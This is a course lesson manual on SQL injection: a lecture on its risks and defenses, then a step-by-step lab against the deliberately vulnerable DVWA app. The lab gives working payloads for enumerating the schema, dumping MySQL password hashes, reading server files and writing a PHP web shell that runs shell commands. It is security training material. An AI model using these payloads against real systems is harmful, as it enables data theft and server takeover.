Web Application Hacking Lesson Manual SQL Injection 2

- Review lecture on the SQL injection tool(below)
- Complete lab on Manual SQL Injection 2

Lecture for SQL Injection

Understanding and Defending Against SQL Injection Attacks

SQL Injection Overview

Improper coding of your web applications can allow even unskilled hackers to gain unauthorized access to your database and from there access to your server. Any form, even a simple logon form, can provide access to your data by means of SQL injection. Web based forms must allow some access to your database to allow entry of data and a response, so this kind of attack completely bypasses firewalls and is not blocked by any virus software.

Structured Query Language (SQL) is the nearly universal language of databases that allows the storage, manipulation, and retrieval of data. Databases that use SQL include MS SQL Server, MySQL, Oracle, Access and Filemaker Pro and these databases are equally subject to SQL injection attack.

SQL injection is currently the most common form of web site attack in that web forms are very common, they are often not coded properly and the hacking tools that can be used to find weaknesses and take advantage of them are commonly available online. This kind of exploit is easy enough to attempt that even children who intend only mischief can accomplish it with some practice. However, in the hands of the very skilled hacker, root level access of web servers has been gained, and from there attacks on other networked servers have often been accomplished.

How SQL Injection Works

Prospects, customers, employees and business partners may all have the right to store or retrieve information from your database. Your site probably allows any site visitor to submit and retrieve data Legitimate access for visitors includes site search, sign up forms, contact forms, logon forms and all of these provide windows into your database. These various points of access are quite possibly incorporated in 'off-the-shelf' applications or may be custom applications set up just for your site. These forms and their supporting code have likely come from many sources, were acquired at different times and possibly installed by different people.

SQL injection is the use of these publicly available fields to gain entry to your database. This is done by entering SQL commands into your form fields instead of the expected data, such as a name or password. Improperly coded forms will allow a hacker to use them as an entry point to your database at which point the data in the database may be visible and access to other databases on the same server or other servers in the network may be possible.

Web site features such as contact forms, logon pages, support requests, search functions, feedback fields, shopping carts and even the functions that deliver dynamic web page content, are all susceptible to SQL injection attack because the very fields presented for visitor use MUST allow at least some SQL commands to pass through directly to the database.

SQL Injection Risk

The very fact that databases control many web site functions and that nearly all web sites invite input from visitors has made SQL injection the most common form of web site hacking tool used today. Additionally, so many criminals are now using SQL injection that new server, application and code weaknesses are being discovered almost daily.

Our own records indicate that most (over half) of the web sites we have been asked to scan had SQL injection risks of either High or Medium levels. A high level of risk is one that is effectively an unlocked, unguarded door. A medium risk is one that when combined with one or more other factors could mean trouble. An even larger number of sites had Low risk issues. What you need to know: The percentage of sites that have at least one major risk is actually increasing.

Even though SQL injection has been a known issue for years, there are several factors causing the rate of risk to increase. First is that more companies are offering more web site interaction with visitors and this trend is increasing dramatically. Second is that as more hackers gain skills in SQL injection, they are discovering more applications and services that are susceptible to attack and are developing new attacks on old applications. The result is a nearly exponential increase in the opportunities to use this attack method.

Your risk of being successfully attacked using SQL injection is based on two factors: the nature and size of your business and the age, status of updates and patches on your applications and the skill and number of your technical staff. It boils down to whether you are an interesting target and whether your web server, the applications on it and your web site code are well designed, well integrated and have all the current patches and updates.

Your site is in immediate danger if your company stores data of high value, if your company or entity is operating in a highly contested field of business, or if your site has political or social importance or value. Naturally if you have something of monetary value then you are a target. But you are also a target if your site is an opinion leader in a contentious environment. We have been asked by *bloggers*for help because the subject matter covered there had drawn SQL injection attacks.

SQL injection attacks are now being solicited online. An upset customer, competitor, or even ex spouse can now easily hire a 'script kiddie' - or worse, a talented hacker - to attack a site. The chance of the hacker getting caught is low. The chance that the upset party can cause damage to your site without being fingered as the responsible party is high.

Technically you are at risk of SQL injection if you have any equipment or applications which have not been routinely updated and patched, or if you have code on your site that was not correctly written. The age of equipment, the applications and the code is a rough indicator of risk. Another is the number of servers involved, number of applications and number of web site access points. If you are using hosted servers or if you are using outsourced technical resources, then a third party review of your site security is important. And even in-house staff can be so pressed for time and short on resources that updates and patches can get delayed or old legacy code get used without proper review.

SQL Injection Example

Every time a web site visitor enters data into a form on your site a SQL query is generated and delivered to your database. In the case of a simple logon form the user name and password is presented to the database and if valid, the database respnds with an answer and user is allowed access (or not). So, no matter how simple the form or web process, database access is required and a response is expected.

Using SQL injection, a hacker will try to enter a specifically crafted SQL commands into a form field instead of the expected information. The intent is to secure a

response from the database that will help the hacker understand the database construction, such as table names. The next step would be to access and view data in important tables or to add data to tables, such as adding new accounts or user names and passwords. The third step, roughly, would be to use access to the database to discover and change security settings on a server that would allow a hacker administrative access.

Any dynamic script language including ASP, ASP.NET, PHP, JSP, and CGI is vulnerable to attack. The only equipment needed is a web browser. There are tools widely available online that will semi-automate the process of searching for weaknesses, and there are many forums in which hackers share exploits and help each other overcome obstacles.

SQL Injection Outcomes

As you can imagine, a hacker gaining administrative access to your server means that you will have effectively lost all of the data on that server to the invader. Worse yet there is now a beachhead behind your firewall from which attacks on other servers and services can now be made. In this way SQL injection can provide access to *all* company or personal data.

From a hacker's point of view a component part of the hack that is almost as important as the break-in is maintaining secrecy. Setting off an 'alarm' of some sort is the last thing they want to do. Their infiltration work takes time and often the value of stolen data drops if the theft is discovered (information of value in identity theft or credit card theft for example). Thus SQL injection hacks are often discovered months and in some cases years after their initiation.

Alternatively, if outright damage is the intent then there is no shortage of bad things that can be done to a database once one has gained access to running commands. An entire table can be permanently deleted using a single SQL command. However a more sophisticated SQL injection attack could involve massive corruption of large databases and even destruction of backup copies.

Defense Against SQL Injection

Because web sites require constant access to the database, firewalls provide little or no defense against SQL injection attacks. Your website is public and firewalls must be set to allow every site visitor access to your database, usually over port 80/443.

Antivirus programs are equally ineffective at blocking SQL injection attacks. They are intended to spot and stop an entirely different kind of incoming data.

The most commonly used SQL injection defense is made up of two components. First there is routine updating and patching of all servers, services and applications which of course has many advantages and is common practice. Then there is producing and using well written and well tested website code that disallows unexpected SQL commands.

These two defenses are by definition enough to halt any SQL injection attack. So, why are web site vulnerabilities and risks on the rise and why are successful attacks occurring more often? The answers are each simple, and combine into a daunting list:

- The number of servers, applications and volume of code on web sites is increasing
- These servers, applications and code languages interact with each other in sometimes unpredictable ways
- The number and frequency of updates and patches is increasing

- IT departments are doing more work with fewer staff and some activities such as updates get postponed
- IT staff turnover and layoffs sometimes leave camouflaged holes in security routines
- Automatically installing every patch and update that comes along often produces unwanted side effects
- Legacy code is often re-used when sites are updated, sometimes keeping code written to old standards in use long after it was obsolete
- The number of people attempting to do hacks and the number of tools available to simplify hacking are both going up almost exponentially

More and more companies with huge risk factors and large web 'footprints' are coming to conclude that patching everything and hiring more staff to watch the work of existing staff is no longer viable.

.

Lab for Manual SQL Injection 2

Lab Prep

Open the link to https://hack.me

Choose “Start a hackme”

Scroll down and select “DVWA 1.0.7”

Accept the agreement after selecting “anonymous login”

DVWA SQL Injection

SQL Injection is a particularly dangerous vulnerability, and also particularly simple to execute. SQL Injection can allow an attacker to dump all of the information from a database on a vulnerable page including usernames, passwords, and other personal information.

OWASP defines SQL Injection as:

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

Preparation:

To follow this guide you will need a copy of Samurai. If you do not have one, or do not know how to set it up, please see this post.

1. **Open Firefox** by clicking the **Firefox Icon** or going to **Applications > Internet > Firefox Web Browser** and **browse to http://dvwa/**.

2. **Go to the DVWA Security** page and **change the Script Security level to low**.

Now we're ready to try out some SQL Injection.

The Attack:


1. **Go to the SQL Injection** page of **DVWA** and click the **View Source** button to take a look at the vulnerable source code.

The important part is the line `$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";` and because the code doesn't filter our input at all it is easy to tell it is vulnerable to SQL Injection.

2. Input `1` for the user id and hit submit to see the result.

When you hit submit the code `SELECT first_name, last_name FROM users WHERE user_id = '1';` is sent to the database, and the database returns with the `first_name` of`admin` and `last_name` of `admin` and then displays this information to you.

2. Lets check and see how the form handles quotes by entering `O'brien` and hitting submit.




Now this return's an error, but it's still interesting because it looks like the form accepted the `O'` and didn't know what to do with the `brien` part. This means we can use the single quote in the form without problems.

3. Lets try a statement that is always true by entering O' or 1=1;-- and hitting submit.

Again we get an error, it appears not to like the -- part of our statement, the hope for using this is to comment out the rest of the query. The extra single quote at the end of the error shows us that it is expecting the single quote from `user_id = '` to be closed, so lets keep trying.

4. Lets try another statement that is always true, but with some quotes in there to fix the error in the last step. Enter `O' or ''='` and hit submit.

The same results can be found with `1' or '1'='1';#` and hitting submit or anything else that looks similar and works out as always true.



We just got a list of all of the names of users in the database. We submitted the query `SELECT first_name, last_name FROM users WHERE user_id = '1' or '1=1';#';` which says "Give me all of the first and last names of people who's user_id is equal to 1 or 1 is equal to 1 (which is always true and therefore it returns every entry). Also, the addition of the # symbol comments out the rest of the line (the goal of the -- that didn't work) so we can use that to make some more interesting queries and get some additional information.


5. Let's try and find out how many columns are in the table with some more queries. To try one column we can enter `1' ORDER BY 1;#` and see what happens.

No errors return, this means there is at least 1 column in the table.

To try two columns we can enter `1' ORDER BY 2;#` and see what happens.


Again no errors return, this means there is at least 2 columns in the table.

To try three columns we can enter `1' ORDER BY 3;#` and see what happens.




Hurray and error! This means there is not 3 columns in the table, but only two.

6. Now let's try and find out the field names in the table. Lets start with `1' or firstname IS NULL;#` and see what happens.



We get an error that tells us there is no field named firstname. Lets try again with `1' or first_name IS NULL;#` and see what happens.

No errors, this tells us there is a field named first_name. Feel free to try and guess some other field names, I tried a few below.



http://dvwa/vu...Submit=Submit#

Unknown column 'links' in 'where clause'

http://dvwa/vu...Submit=Submit#

Unknown column 'link' in 'where clause'

http://dvwa/vu...Submit=Submit#

Unknown column 'pass' in 'where clause'

Now remember, errors mean the field name doesn't exit and no error means the field name does exist. From this guess work I can assume the fields `first_name`, `user_id`, `last_name`,`avatar`, `password`, and `user` all exist in the database somewhere.


7. Let's try to find the table name, input O' OR users.user_id IS NOT NULL;# and submit it. This will return all of the results in the table users where the field user_id is not empty.

This is great! (and luck) we now know that the table name is users.

8. Let's try and find the database name, first we will figure out how long the database name is by using the _ character which represents 1 character. Input `O' OR database() LIKE '__';#` into the field and see what happens.

This returns no results, because the database name is not 2 characters long, let's try 3 with `O' OR database() LIKE '___';#` and pressing submit.

Still no results, so let's try 4 characters by inputting `O' OR database() LIKE '____';#` and submitting it.



Alright, we now know the database name is 4 characters long, let's try and figure out what they are. To save space I'm just going to do a few of the letters that are in the database name. Let's start by inputting `O' OR database() LIKE '%W%';#` and hitting submit.


Alright, so the query checks to see if the letter W is anywhere in the database name and we get the results returned because it is. Let's find the other letters, try `O' OR database() LIKE '%V%';#`and hit submit.


Alright, so it contains a V, two letters left lets do `O' OR database() LIKE '%D%';#` and hit submit.

And for the final letter we can do `O' OR database() LIKE '%A%';#` and hit submit.

Alright, so we have the letters W, V, D, and A. We unscramble them and we get DVWA of course, but to confirm we can do `O' OR database() LIKE 'DVWA';#` and get our results.

9. Lets find out what other tables are in this database, and thanks to the SQL-92 Standardization (ISO 9075) this is actually quite easy. SQL-92 Standardization requires the information_schema table which means we can input `O' UNION SELECT table_schema, table_name FROM information_schema.tables;#` and hit submit to find all of the tables in the database.


Surname: ROUTINES
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: SCHEMATA
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: SCHEMA_PRIVILEGES
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: STATISTICS
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: TABLES
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: TABLE_CONSTRAINTS
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: TABLE_PRIVILEGES
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: TRIGGERS
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: USER_PRIVILEGES
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: information_schema
Surname: VIEWS
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: br_injector
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: pay_box_alert


Surname: pay_box_alert
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: pay_box_alert_autoload
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: payload
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: plugin
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: zombie
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: browserrider
Surname: zombie_to_payload
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: dojo
Surname: partners_data
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: dvwa
Surname: guestbook
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: dvwa
Surname: users
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: columns_priv
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: db
ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: func

```
Surname: func

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: help_category

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: help_keyword

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: help_relation

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: help_topic

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: host

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: proc

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: procs_priv

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: tables_priv

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: time_zone

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: time_zone_leap_second
```

```
Surname: time_zone_leap_second

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: time_zone_name

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: time_zone_transition

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: time_zone_transition_type

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: mysql
Surname: user

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: owasp10
Surname: accounts

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: owasp10
Surname: blogs_table

ID: 0' UNION SELECT table_schema, table_name FROM information_schema.tables;#
First name: owasp10
Surname: hitlog
```

Well, that's a rather long list but still very useful. Let's gather some more information.

10. Lets get the current SQL database version by issuing the command `O' UNION ALL SELECT 1, @@version;#` and hitting submit.

11. How about the current database user? Let's do O' UNION ALL SELECT system_user(), user();# and hit submit.

12. Lets try and get some password hashes to be cracked later, but to do this we will need to return information not normally asked for so we will have to be a little creative with our SQL code. Enter `O' UNION ALL SELECT user, password FROM mysql.user;#'` and see what you get.

So this query asks for ALL username and passwords from the mysql.user table.

13. Lets try and open some files on the host machine and see what happens. We can do ' UNION ALL SELECT Load_file('/srv/dvwa-nologin/.htaccess'), '1 and hit submit to read the .htaccess file. We could do this for any file the root user has access to, because that's the current database user.

We can also load up php files as well, lets try this `' UNION ALL SELECT Load_file('/srv/dvwa-nologin/config/config.inc.php'), '1` and hit submit.


Notice that nothing appears to have loaded from the config.inc.php file, however if you look at the page source code by right-clicking and selecting view source or going to View > Page Source you should see the php file loaded.

14. Lets try to write a file to the server and see what happens. Lets do `' UNION SELECT 'Awesome', 'text' INTO OUTFILE 'awesometext.txt` and see what it does.

We get a bunch of errors, but the file has written. We can confirm this by opening a terminal and typing in `sudo cat /var/lib/mysql/dvwa/awesometext.txt` and viewing the results.

Lets do it again but this time tell it where we want it with ' UNION SELECT 'Awesome', 'text' INTO OUTFILE '/srv/dvwa-nologin/awesometext.txt and hit submit.

We get the same errors, but this time let's open a new tab in firefox and go to`http://dvwa/awesome.txt` and see what we have.




Well, now we know we could write, read, or change files anywhere on the host machine. Even change the index.php to do some defacing or whatever we wanted. Let's see if we can execute commands, for example lets create a new php page called shell.php that has a linux shell that we can use to send commands from. We can do this by typing `' UNION SELECT '', '<?php system($_GET["bash"]); ?>' INTO OUTFILE '/srv/dvwa-nologin/shell.php';#`and hitting submit.

Again we get a bunch of errors, but point your browser to `http://dvwa/shell.php?bash=ls`and see what you get.

Look at that! We made our own remote shell, just change the `=ls` part at the end of the url to whatever bash command you want, a ton of bad stuff could be done with such access. So, secure your SQL forms. Watch out for characters like ' or " or _ or % or \ or \r or \n or \x00 or \xla and pass the input data through stripslashes() and mysql_real_escape_string() functions.

1. If SQL injection is such an old vulnerability, why are these attacks INCREASING in frequency?
2. What are the top 10 findings in the 2010 OWASP Top Ten? What number is SQL Injection?
3. Why is antivirus useless against SQL Injection?

    - **Proof of Lab Instructions**:
        1. Do a <PrtScn> of lab
        2. Paste into a word document
        3. Post to teambox


BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Wed Apr 18, 3:10 PM
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/# cd /pentest/database/sqlmap/
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# find output/* -print | xargs ls -l
-rw-r--r-- 1 root root 311 2012-04-18 12:20 output/192.168.1.106/dump/dvwa/users.csv
-rw-r--r-- 1 root root 7014 2012-04-18 12:58 output/192.168.1.106/log
-rw-r--r-- 1 root root 9301 2012-04-18 12:55 output/192.168.1.106/session
output/192.168.1.106:
total 24
drwxr-xr-x 3 root root 4096 2012-04-18 12:20 dump
-rw-r--r-- 1 root root 7014 2012-04-18 12:58 log
-rw-r--r-- 1 root root 9301 2012-04-18 12:55 session
output/192.168.1.106/dump:
total 4
drwxr-xr-x 2 root root 4096 2012-04-18 12:20 dvwa
output/192.168.1.106/dump/dvwa:
total 4
-rw-r--r-- 1 root root 311 2012-04-18 12:20 users.csv
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# date
Wed Apr 18 15:10:30 CDT 2012
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# echo "Your Name"
Your Name
root@bt:/pentest/database/sqlmap#
root@bt: ...
Damn Vu...
example...
[root@bt...
[Untitled...
[root@bt...
To direct input to this virtual machine, press Ctrl+G.
vmware